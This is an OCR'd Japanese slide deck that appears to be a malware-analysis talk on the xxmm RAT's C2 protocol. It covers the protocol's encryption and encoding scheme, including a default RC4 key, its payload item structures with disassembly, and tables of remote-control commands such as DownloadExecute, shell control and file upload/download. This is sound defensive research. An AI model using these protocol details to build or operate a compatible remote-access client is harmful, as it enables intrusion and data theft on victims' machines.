
RSA が有効化されている場合



- LZNT1 圧縮
  - RtlCompressBuffer を使って圧縮
  - 1バイトのヘッダ（フラグ）が追加される
- ランダムなワンタイムキーを使った RC4 暗号化
  - ワンタイムキーは RSA 公開鍵で暗号化
- 変則 Base64 エンコード
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=`
    ↓
    `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^`!`

ワンタイムキーを用いた暗号化

2つの RSA 鍵ペア



ペイロードの復号

暗号化・エンコードされたペイロード
AAAACAAAAAAFNsGPeUog(snip.)WoPns^c`p`AXiKBAgPcv^lQ!!

変則 Base64 デコード


ヘッダ長	**RSA フラグ** (0x00000001)	RSA 暗号化された RC4 鍵	**RC4暗号化されたペイロード**

RSA + RC4 復号

圧縮フラグ	**LZNT1 圧縮された、または平文のペイロード**

GET リクエストの暗号化されたペイロード

RSA が無効化されている場合



- LZNT1 圧縮
  - RtlCompressBuffer を使って圧縮
  - 1バイトのヘッダ（フラグ）が追加される
- デフォルトの鍵を使用して RC4 暗号化
  - デフォルトの鍵は "1234"
- 変則 Base64 エンコード
  - `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=`
    ↓
    `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^`!`

ペイロードの復号

暗号化・エンコードされたペイロード

AAAACAAAAAAFNsGPeUog(snip.)WoPns^c`p`AXiKBAgPcv^lQ!!

変則 Base64 デコード

ヘッダ長	RSA フラグ (0x00000000)	RC4暗号化されたペイロード

RC4 復号

圧縮フラグ	LZNT1 圧縮された、または平文のペイロード

xxmm のC2 ペイロードの解析

ペイロードのフォーマット

- コマンドに関する情報は "item" として格納されている

Item 構造体

xxmm は通信と設定情報にこの構造体配列を使用している

- フォーマット: 

  - ID は項目毎に様々な種類が存在
- e.g. xor デコード後の設定情報

```
00 00 00 00 00 00 00 00 70 61 72 61 6D 65 74 65  ........parame
72 3A 00 00 05 34 00 00 00 02 00 00 00 09 00 01  r:...4..........
00 01 00 00 00 00 0C 00 01 04 DE 33 2E 30 00 00  ...........3.0..
00 00 0A 00 01 04 E3 30 00 00 00 00 0B 00 01 04  .......0........
E4 32 34 00 00 00 00 9C 00 04 05 00 06 02 00 00  .24.............
00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00  ....RSA1........
15 28 16 28 A1 92 F7 69 14 C1 83 18 E6 97 13 C1  .(.(...i........
7A 31 83 84 7C A3 25 C7 AC D6 67 89 B9 A2 06 EE  z1..|.%...g.....
A3 93 40 95 7B 8D E0 20 B9 6D EE 10 3C CC 48 E2  ..@.{.. .m..<.H.
17 9C 83 ED D7 78 D4 87 D8 E9 DA AF 2B C9 CA EA  .....x......+...
4F 58 15 84 FF 19 2A 21 BC 17 1B 08 6B 17 D6 8D  OX....*!....k...
```

Items 構造体

ヘッダ + Item データ

- フォーマット: 

  - Type 0/10: 受信データ, Type 1/11: 送信データ, Type 2: 設定
- e.g. xor デコード後の設定情報

```
00 00 00 00 00 00 00 00 70 61 72 61 6D 65 74 65  ........parame
72 3A 00 00 05 34 00 00 00 02 00 00 00 09 00 01  r:...4..........
00 01 00 00 00 00 0C 00 01 04 DE 33 2E 30 00 00  ...........3.0..
00 00 0A 00 01 04 E3 30 00 00 00 00 0B 00 01 04  .......0........
E4 32 34 00 00 00 00 9C 00 04 05 00 06 02 00 00  .24.............
00 A4 00 00 52 53 41 31 00 04 00 00 01 00 01 00  ....RSA1........
15 28 16 28 A1 92 F7 69 14 C1 83 18 E6 97 13 C1  .(.(...i........
7A 31 83 84 7C A3 25 C7 AC D6 67 89 B9 A2 06 EE  z1..|.%...g.....
A3 93 40 95 7B 8D E0 20 B9 6D EE 10 3C CC 48 E2  ..@.{.. .m..<.H.
17 9C 83 ED D7 78 D4 87 D8 E9 DA AF 2B C9 CA EA  .....x......+...
4F 58 15 84 FF 19 2A 21 BC 17 1B 08 6B 17 D6 8D  OX....*!....k...
```

Analyzing Items/Item Structure

```
013C2775                push    ebx
013C2776                mov     ebx, ds:ntohl
013C277C                push    edi
013C277D                lea     edi, [eax+ecx]
013C2780                mov     eax, [edi+aa_items_header.total_len]
013C2782                mov     [esi+aa_item_info.total_len], eax
013C2784                mov     eax, [edi+aa_items_header.type]
013C2787                push    2                       ; netlong
013C2789                mov     [esi+aa_item_info.type], eax
013C278C                call    ebx ; ntohl
013C278E                cmp     [esi+aa_item_info.type], eax
013C2791                jz      short loc_13C2798
013C2793                push    0FFFFFFFEh
013C2795                pop     eax
013C2796                jmp     short loc_13C27DF
013C2798 ; ---------------------------------------------------------------
013C2798
013C2798 loc_13C2798:                                   ; CODE XREF: aa_decod
013C2798                push    [esi+aa_item_info.total_len] ; netlon
013C279A                add     edi, aa_items_header.items
013C279D                mov     i+aa_item_info.items_ptr], edi
```

Items 構造体をパースし
別の構造体に格納してから、その後
の処理で各 item にアクセスする

```
013B7D24 loc_13B7D24:                                   ; CODE XREF: aa_ge
013B7D24                test    esi, esi
013B7D26                jz      short loc_13B7D9F
013B7D28                mov     eax, [ebp+items_len]
013B7D2B                mov     ecx, [ebp+items_ptr]
013B7D2E                add     eax, ecx
013B7D30                lea     edx, [esi+aa_item.value]
013B7D33                mov     [ebp+items_end_ptr], eax
013B7D36                cmp     edx, eax
013B7D38                ja      short loc_13B7D9F
013B7D3A                cmp     esi, ecx
013B7D3C                jb      short loc_13B7D9F
013B7D3E                push    [esi+aa_item.size] ; netlong
013B7D40                call    edi ; ntohl
013B7D42                push    [esi+aa_item.ID] ; netlong
013B7D45                mov     [ebp+item_size], eax
013B7D48                call    edi ; ntohl
013B7D4A                cmp     eax, [ebp+ID]
013B7D4D                jz      short item_match
013B7D4F                cmp     [ebp+ID], 0
013B7D53                jnz     short loc_13B7D91
013B7D55
013B7D55 item_match:                                    ; CODE XREF: aa_ge
013B7D55                mov     eax, [ebp+i]
013B7D58                cmp     eax, [ebp+idx]
013B7D5B                jz      short get_next_item
013B7D5D                inc     [ebp+i]
013B7D60                jmp     short loc_13B7D91
013B7D62 ; ---------------------------------------------------------------
013B7D62
013B7D62 get_next_item:                                 ; CODE XREF: aa_ge
013B7D62                mov     eax, [ebp+item_size]
013B7D65                add     eax, esi
013B7D67                cmp     eax, [ebp+items_end_ptr]
```

ペイロードヘッダ

```
edc80b19
00000000
0172d218
0000007a
00000001
00000018...
```

オフセット	サイズ	内容	説明
0x00	4	タイムスタンプ	GetTickCount の値
0x04	4	分割数	“items” が何ブロックあるか (分割されていなければ 0)
0x08	1	1バイトのフラグ	0: 最大サイズより大きいか 1: 最大サイズより小さいか
0x0C	可変	Items	ペイロード

C2 通信の詳細

item を使ったコマンドの受信と結果の送信


RAT コマンド: xxmm API

- GetSystemInformation
- DownloadExecute
- ChangeUrl
- ChangeTimeInterval
- Uninstall
- PlugIn
- PowershellEncodedCommand
- CreateProcessLow

RAT コマンド: スタンダード(?) API

- stdapi_execute_sleep
- stdapi_execute_commandgroup
- stdapi_syncshell_kill
- stdapi_syncshell_control
- stdapi_syncshell_open
- stdapi_cmd_kill
- stdapi_cmd_control
- stdapi_cmd_open
- stdapi_fs_search
- stdapi_fs_file_upload
- stdapi_fs_file_download
- stdapi_fs_file_excute
- stdapi_fs_GetLogicalDriver
- stdapi_fs_sha1
- stdapi_fs_md5
- stdapi_fs_file_move
- stdapi_fs_file_expand_path
- stdapi_fs_stat
- stdapi_fs_separator
- stdapi_fs_delete_file
- stdapi_fs_delete_dir
- stdapi_fs_mkdir
- stdapi_fs_chdir
- stdapi_fs_getwd
- stdapi_fs_ls

Metasploit API ベース？



Metasploit API と同じ名前を使用

コマンドの詳細

コマンド	引数 1	引数 2	引数 3	戻り値 1	戻り値 2	戻り値 3
GetSystemInformation	-	-	-	0x4001A	-	-
	-	-	-	System info	-	-
DownloadExecute	0x404D5	0x104D3	0x204D4	-	-	-
	File data	File path	Show flag	-	-	-
ChangeUrl	0x104F6	0x20529	-	-	-	-
	C2 URL	Server No.	-	-	-	-
ChangeTimeInterval	0x204F7	-	-	-	-	-
	New interval	-	-	-	-	-
Uninstall	0x20535	-	-	-	-	-
	Run key flag	-	-	-	-	-
PlugIn	0x404D5	-	-	-	-	-
	file data	-	-	-	-	-
PowershellEncodedCommand	0x104F8	-	-	-	-	-
	Encoded PS command	-	-	-	-	-
CreateProcessLow	0x1052D	0x2052E	-	-	-	-
	Command line	Alt process	-	-	-	-

Command Details

コマンド	引数 1	引数 2	引数 3	戻り値 1	戻り値 2	戻り値 3
stdapi_fs_ls	0x104B0	-	-	0x104B1	0x104B2	0x800004C4
	Target dir	-	-	File name	Full path	File stat
stdapi_fs_getwd	-	-	-	0x104B0	-	-
	-	-	-	Current dir	-	-
stdapi_fs_chdir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_mkdir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_delete_dir	0x104B0	-	-	-	-	-
	Target dir	-	-	-	-	-
stdapi_fs_delete_file	0x104B2	-	-	-	-	-
	Target file	-	-	-	-	-
stdapi_fs_separator	-	-	-	0x1000A	-	-
	-	-	-	Path separator	-	-
stdapi_fs_stat	0x104B2	-	-	0x800004C4	-	-
	Target file	-	-	File stat	-	-

Command Details

コマンド	引数 1	引数 2	引数 3	戻り値 1	戻り値 2	戻り値 3
stdapi_fs_file_expand_path	0x104B2	-	-	0x104B2	-	-
	Target path	-	-	Full path	-	-
stdapi_fs_md5	0x104B2	-	-	0x104B1	-	-
	Target path	-	-	MD5 digest	-	-
stdapi_fs_sha1	0x104B2	-	-	0x104B1	-	-
	Target path	-	-	SHA-1 digest	-	-
stdapi_fs_GetLogicalDriver	-	-	-	0x104B2	0x204D2	-
	-	-	-	Drive root	Drive type	-
stdapi_fs_file_execute	0x104D3	0x204D4	-	-	-	-
	Command line	Show flag	-	-	-	-
stdapi_fs_file_download	0x104B2	0x104B2	-	0x104B2	0x104B2	0x404D5
	Target path	Unknown	-	File path	Unknown	File data
stdapi_fs_file_upload	0x104B2	0x104B2	0x404D5	0x104B2	0x104B2	-
	Target path	Unknown	File data	File path	Unknown	-
stdapi_fs_search	0x104D0	0x104CF	0x804CE	0x104B2	0x104B1	0x204B4
	Target path	Target filename	Recursive flag	Dir	Filename	File size

Command Details

Command	Argument 1	Argument 2	Argument 3	Result 1	Result 2	Result 3
stdapi_cmd_open	0x104D3	0x2050A	-	0x2050A	-	-
	Alt shell	Terminate flag	-	PID	-	-
stdapi_cmd_control	0x404D6	-	-	0x404D6	-	-
	Shell command	-	-	Output	-	-
stdapi_cmd_kill	-	-	-	-	-	-
	-	-	-	-	-	-
stdapi_syncshell_open	0x104D3	-	-	-	-	-
	Alt shell	-	-	-	-	-
stdapi_syncshell_control	0x404D6	-	-	0x404d7	-	-
	Shell command	-	-	Output	-	-
stdapi_syncshell_kill	-	-	-	-	-	-
	-	-	-	-	-	-
stdapi_execute_commandgroup	0x404D8	-	-	-	-	-
	Command group	-	-	-	-	-
stdapi_execute_sleep	0x204D9	-	-	-	-	-
	Sleep time	-	-	-	-	-

引数の解析について

特定の item を取得する箇所に注目すれば良い

- e.g. ChangeUrl コマンド

```
013B413D        mov     ebx, esi
013B413F        call    aa_parse_payload_items
013B4144        mov     [ebp+var_20], eax
013B4147        push    104F6h                  ; ID
013B414C        mov     eax, esi
013B414E        call    aa_get_item_string_w
013B4153        pop     ecx
013B4154        mov     ebx, eax
                xor     edi, edi
                push    ebx                     ; lpString
                mov     [ebp+arg_4], edi
                call    ds:lstrlenW
                inc     eax
                push    eax                     ; cchWideChar
013B4164        push    ebx                     ; lpWideCharStr
013B4165        lea     ebx, [ebp+arg_4]
013B4168        call    aa_WideCharToMultiByte
```

各コマンド関数には引数となる item をパースする箇所が存在している

例: ファイルのアップロード

感染端末上の C:¥hoge.txt の取得

コマンドリクエスト

ペイロードヘッダ	Itemsヘッダ	Item	Item	Item	Item
		0x10001	0x10002	0x104B2	0x104B2
		'stdapi_fs_file_download'	タイムスタンプ	u'C:¥hoge.txt'	''

AAAAiAAAAAFg`y7o2T7BvTFDZDWFuR0Uuu7rlk0uUUytKzrp6Mxy`^AfuAHr1a(snip.)RHJp6p8qQ5LppSwF4HoD4SRS3i8D5zMmHIxo9N1jtk89i992GlvEfWr1t57gl0LTZQXVihmeedUNbI!

xxmm

